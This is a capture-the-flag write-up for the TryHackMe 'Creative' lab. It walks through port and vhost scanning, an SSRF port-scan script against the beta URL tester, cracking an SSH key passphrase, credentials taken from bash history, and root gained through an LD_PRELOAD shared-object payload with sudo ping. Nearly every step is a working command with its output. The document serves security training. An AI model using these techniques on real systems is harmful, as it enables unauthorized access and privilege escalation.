

Creative

By Praveen Kumar Sharma

For me the IP of the machine is : 10.10.59.4

Lets try pinging it first

```
(pks☺Kali)-[~/TryHackMe]
$ ping 10.10.59.4 -c 5
PING 10.10.59.4 (10.10.59.4) 56(84) bytes of data.
64 bytes from 10.10.59.4: icmp_seq=1 ttl=60 time=199 ms
64 bytes from 10.10.59.4: icmp_seq=2 ttl=60 time=235 ms
64 bytes from 10.10.59.4: icmp_seq=3 ttl=60 time=193 ms
64 bytes from 10.10.59.4: icmp_seq=4 ttl=60 time=150 ms
64 bytes from 10.10.59.4: icmp_seq=5 ttl=60 time=294 ms

--- 10.10.59.4 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4007ms
rtt min/avg/max/mdev = 150.230/214.055/293.555/47.960 ms
```

Alright its online

Port Scanning :

All Port Scan

```
nmap -p- -n -Pn -T5 --min-rate=10000 10.10.59.4 -o allPortScan.txt
```

```
(pks@Kali)-[~/TryHackMe]
$ nmap -p- -n -Pn -T5 --min-rate=10000 10.10.59.4 -o allPortScan.txt
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-10 19:07 IST
Nmap scan report for 10.10.59.4
Host is up (0.16s latency).
Not shown: 65533 filtered tcp ports (no-response)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http

Nmap done: 1 IP address (1 host up) scanned in 30.10 seconds
```

✍ Open ports

```
PORT STATE SERVICE
22/tcp open  ssh
80/tcp open  http
```

Just two ports lets try a aggressive scan on these

Aggressive Scan :

```
nmap -sC -sV -A -T5 -p 22,80 10.10.59.4 -o aggressiveScan.txt
```

```
(pks@Kali)-[~/TryHackMe]
$ nmap -sC -sV -A -T5 -p 22,80 10.10.59.4 -o aggressiveScan.txt
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-10 19:10 IST
Nmap scan report for 10.10.59.4
Host is up (0.17s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 a0:5c:1c:4e:b4:86:cf:58:9f:22:f9:7c:54:3d:7e:7b (RSA)
|   256 47:d5:bb:58:b6:c5:cc:e3:6c:0b:00:bd:95:d2:a0:fb (ECDSA)
|_  256 cb:7c:ad:31:41:bb:98:af:cf:eb:e4:88:7f:12:5e:89 (ED25519)
80/tcp    open  http     nginx 1.18.0 (Ubuntu)
|_ http-server-header: nginx/1.18.0 (Ubuntu)
|_ http-title: Did not follow redirect to http://creative.thm
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

✍ Aggresive scan

```
PORT STATE SERVICE VERSION
22/tcp open  ssh OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux;
protocol 2.0)
| ssh-hostkey:
| 3072 a0:5c:1c:4e:b4:86:cf:58:9f:22:f9:7c:54:3d:7e:7b (RSA)
| 256 47:d5:bb:58:b6:c5:cc:e3:6c:0b:00:bd:95:d2:a0:fb (ECDSA)
|_ 256 cb:7c:ad:31:41:bb:98:af:cf:eb:e4:88:7f:12:5e:89 (ED25519)
80/tcp open  http nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://creative.thm
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

it redirects to creative.thm lets add this to our /etc/hosts

```
127.0.0.1      localhost
127.0.1.1      Kali.pks          Kali

# The following lines are desirable for IPv6 capable hosts
::1           localhost ip6-localhost ip6-loopback
ff02::1       ip6-allnodes
ff02::2       ip6-allrouters

10.10.222.68   whoismrrobot.com
10.10.194.126  publisher.thm
10.10.188.224  mkingdom1.thm
10.10.237.244  enum.thm
10.10.11.23    permx.htb          www.permx.htb      lms.permx.htb
192.168.110.76 symfonos.local
10.10.59.4     creative.thm
~
```

Lets do some vhosts and directory scanning now

Vhost and Directory Enumeration :

Lets do the Vhost scan here first

```
gobuster vhost -u http://creative.thm -w
/usr/share/wordlists/seclists/Discovery/DNS/bitquark-subdomains-
top100000.txt --append-domain -t 40 -o vhosts.txt
```

```
(pks@Kali) - [~/TryHackMe/Creative]
$ gobuster vhost -u http://creative.thm -w /usr/share/wordlists/seclists/Discovery/DNS/bitquark-subdomains-top100000
.txt --append-domain -t 40 -o vhosts.txt
=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:          http://creative.thm
[+] Method:       GET
[+] Threads:      40
[+] Wordlist:      /usr/share/wordlists/seclists/Discovery/DNS/bitquark-subdomains-top100000.txt
[+] User Agent:    gobuster/3.6
[+] Timeout:      10s
[+] Append Domain: true
=====
Starting gobuster in VHOST enumeration mode
=====
Found: beta.creative.thm Status: 200 [Size: 591]
Progress: 100000 / 100001 (100.00%)
=====
Finished
=====
```

🔗 Vhost found

beta.creative.thm

Lets add this to /etc/hosts too

```

127.0.0.1      localhost
127.0.1.1      Kali.pks          Kali

# The following lines are desirable for IPv6 capable hosts
::1          localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters

10.10.222.68    whoismrrobot.com
10.10.194.126    publisher.thm
10.10.188.224    mkingdom1.thm
10.10.237.244    enum.thm
10.10.11.23      permx.htb        www.permx.htb    lms.permx.htb
192.168.110.76   symfonos.local
10.10.59.4       creative.thm      beta.creative.thm

```

Now the directory scan

```

gobuster dir -u http://creative.thm -w /usr/share/wordlists/dirb/common.txt
-o directories.txt

```

```

(pks@Kali)-[~/TryHackMe/Creative]
$ gobuster dir -u http://creative.thm -w /usr/share/wordlists/dirb/common.txt -o directories.txt
=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:                http://creative.thm
[+] Method:              GET
[+] Threads:            10
[+] Wordlist:            /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent:          gobuster/3.6
[+] Timeout:            10s
=====
Starting gobuster in directory enumeration mode
=====
/assets                (Status: 301) [Size: 178] [--> http://creative.thm/assets/]
/index.html            (Status: 200) [Size: 37589]
Progress: 4614 / 4615 (99.98%)
=====
Finished
=====


```

 Directories

```
/assets (Status: 301) [Size: 178] [-->  
http://creative.thm/assets/]  
/index.html (Status: 200) [Size: 37589]
```


Lets see this web application

Web Application :



Its a static site also /assets is also forbidden 403

Lets see this vhosts : <http://beta.creative.thm> ↗



Lets try to see if we can check creative.thm here first



its the html of the original page here

So its probably going to localhost:80 lets try to see if this is the same as the above one

Beta URL Tester

This page provides the functionality that allows you to test a URL to see if it is alive. Enter a URL in the form below and click "Submit" to test it.

Enter URL:

http://localhost:80|

Submit

same thing

[Download free bootstrap 4 landing page](#), [free bootstrap 4 templates](#), [Download free bootstrap 4.1 landing page](#), [free bootstrap 4.1.1 templates](#), [Creative studio Landing page](#) ..

- [Home](#)
- [About](#)
- [Service](#)
- [Portfolio](#)
- [Team](#)
- [Testimonial](#)
- [Blog](#)
- [Contact](#)
- [Components](#)

Small Team With Big Ideas

Creative Studio

[Our Service](#) [Contact Us](#)

UX/UI Design

Lorem ipsum dolor sit amet, consectetur adipisicing elit. Omnis excepturi, repellat esse laborum explicabo quia.

so lets check what other localhost port we can go to

- u can use intruder here i used this script right here to do this
also u can find this script with this document

```
import requests
import urllib.parse
from concurrent.futures import ThreadPoolExecutor

def send_post_request(url, payload, headers):
    try:
        response = requests.post(url, data=payload, headers=headers)
```



```

        content_length = response.headers.get('Content-Length')
        if content_length != '13': # Check if content length isn't 13
            print(f"POST request to {url} with payload {payload} returned
status code: {response.status_code}, content length: {content_length}")
        except requests.exceptions.RequestException as e:
            print(f"Error sending POST request: {e}")

def main():
    base_url = "http://beta.creative.thm"
    headers = {
        "Host": "beta.creative.thm",
        "User-Agent": "Mozilla/5.0 (X11; Linux x86_64; rv:109.0)
Gecko/20100101 Firefox/115.0",
        "Accept":
"text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp
,*/*;q=0.8",
        "Accept-Language": "en-US,en;q=0.5",
        "Accept-Encoding": "gzip, deflate, br",
        "Content-Type": "application/x-www-form-urlencoded",
        "Origin": "http://beta.creative.thm",
        "Connection": "close",
        "Referer": "http://beta.creative.thm/",
        "Upgrade-Insecure-Requests": "1"
    }

    # Using ThreadPoolExecutor to run 20 threads concurrently
    with ThreadPoolExecutor(max_workers=20) as executor:
        for port_number in range(1, 65536):
            url = f"http://localhost:{port_number}"
            payload = f"url=http%3A%2F%2Flocalhost%3A{port_number}"
            executor.submit(send_post_request, base_url, payload, headers)

if __name__ == "__main__":
    main()

```

Lets run it

```

(pks@Kali)~[~/TryHackMe/Creative]
$ python3 script.py
POST request to http://beta.creative.thm with payload url=http%3A%2F%2Flocalhost%3A80 returned status code: 200, conte
nt length: None
POST request to http://beta.creative.thm with payload url=http%3A%2F%2Flocalhost%3A1337 returned status code: 200, con
tent length: None
^CTraceback (most recent call last):
  File "/home/pks/TryHackMe/Creative/script.py", line 37, in <module>
    main()
  File "/home/pks/TryHackMe/Creative/script.py", line 30, in main
    with ThreadPoolExecutor(max_workers=20) as executor:
  File "/usr/lib/python3.11/concurrent/futures/_base.py", line 647, in __exit__
    self.shutdown(wait=True)
  File "/usr/lib/python3.11/concurrent/futures/thread.py", line 235, in shutdown

```


Directory listing for /

- [bin/](#)
- [boot/](#)
- [dev/](#)
- [etc/](#)
- [home/](#)
- [lib/](#)
- [lib32/](#)
- [lib64/](#)
- [libx32/](#)
- [lost+found/](#)
- [media/](#)
- [mnt/](#)
- [opt/](#)
- [proc/](#)
- [root/](#)
- [run/](#)
- [sbin/](#)
- [snap/](#)
- [srv/](#)
- [swap.img](#)

btw for context we can see the file from our system if we do
`http:IP:PORT/` if u run a python server or whatever

Lets see if we can see inside the home folder :
`http://localhost:1337/home/`

Directory listing for /home/

- [saad/](#)
-


```
(pks☺Kali)-[~/TryHackMe/Creative]  
$ vim id_rsa
```

```
(pks☺Kali)-[~/TryHackMe/Creative]  
$ chmod 600 id_rsa
```

lets try to ssh into the system now

```
(pks☺Kali)-[~/TryHackMe/Creative]  
$ ssh -i id_rsa saad@creative.thm  
Enter passphrase for key 'id_rsa':
```

Its asking for passphrase we dont have that lets crack this using john

We are gonna run ssh2john to convert this to john format

```
(pks☺Kali)-[~/TryHackMe/Creative]  
$ ssh2john id_rsa > forjohn
```

lets crack it using rockyou

```
john --wordlist=/usr/share/wordlists/rockyou.txt forjohn
```

```
(pks@Kali)-[~/TryHackMe/Creative]
$ john --wordlist=/usr/share/wordlists/rockyou.txt --fork=4
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 2 for all loaded hashes
Cost 2 (iteration count) is 16 for all loaded hashes
Will run 3 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:28 0.01% (ETA: 2024-08-17 05:08) 0g/s 30.96p/s 30.96c/s 30.96C/s lupita..micheal
sweetness (id_rsa)
1g 0:00:00:31 DONE (2024-08-10 19:44) 0.03214g/s 30.85p/s 30.85c/s 30.85C/s blonde..sandy
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

✎ Ssh passphrase

id_rsa : sweetness

Lets ssh into the system
and we can ssh now

```
Last login: Mon Nov  6 07:56:40 2023 from 192.168.8.102
saad@m4lware:~$ id
uid=1000(saad) gid=1000(saad) groups=1000(saad)
saad@m4lware:~$
```

Lets find the password for saad now the best place are usually the
history files lets see the .bash_history file

```
saad@m4lware:~$ cat .bash_history
whoami
pwd
ls -al
ls
cd ..
sudo -l
echo "saad:MyStrongestPasswordYet$4291" > creds.txt
rm creds.txt
sudo -l
```

We have a set of creds now :

Ssh creds

Username : saad

Password : MyStrongestPasswordYet\$4291

Also here is the user flag

```
saad@m4lware:~$ ls
snap  start_server.py  user.txt
saad@m4lware:~$
```

Vertical PrivEsc

Lets see the sudo permission of this user

```
saad@m4lware:~$ sudo -l
[sudo] password for saad:
Matching Defaults entries for saad on m4lware:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, env_keep+=LD_PRELOAD


User saad may run the following commands on m4lware:
    (root) /usr/bin/ping
saad@m4lware:~$
```

Ping is not a vertical privEsc vector but we do have this

```
saad@m4lware:~$ sudo -l
[sudo] password for saad:
Matching Defaults entries for saad on m4lware:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, env_keep+=LD_PRELOAD

User saad may run the following commands on m4lware:
    (root) /usr/bin/ping
saad@m4lware:~$
```

Searching this i found this

https://www.hackingarticles.in/linux-privilege-escalation-using-ld_preload/ 

I followed this to get root

First we make a file in /tmp called shell.c

```
.
#include <stdio.h>
#include <sys/types.h>
#include <stdlib.h>
void _init() {
unsetenv("LD_PRELOAD");
setgid(0);
setuid(0);
system("/bin/sh");
}
```

Now we run this

```
gcc -fPIC -shared -o shell.so shell.c -nostartfiles
ls -al shell.so
```

```
saad@m4lware:/tmp$ gcc -fPIC -shared -o shell.so shell.c -nostartfiles
shell.c: In function '_init':
shell.c:6:1: warning: implicit declaration of function 'setgid' [-Wimplicit-function-declaration]
   6 | setgid(0);
     | ~~~~~~
shell.c:7:1: warning: implicit declaration of function 'setuid' [-Wimplicit-function-declaration]
   7 | setuid(0);
     | ~~~~~~
saad@m4lware:/tmp$ ls -al shell.so
-rwxrwxr-x 1 saad saad 14760 Aug 10 14:23 shell.so
saad@m4lware:/tmp$
```

Now we have this .so file now we run this with our ping

```
sudo LD_PRELOAD=/tmp/shell.so ping
```

And we get root

```
saad@m4lware:/tmp$ sudo LD_PRELOAD=/tmp/shell.so ping
# id
uid=0(root) gid=0(root) groups=0(root)
# █
```

and here is the root flag

```
# cd /root
# ls
root.txt  snap
# █
```

Thanks for Reading :)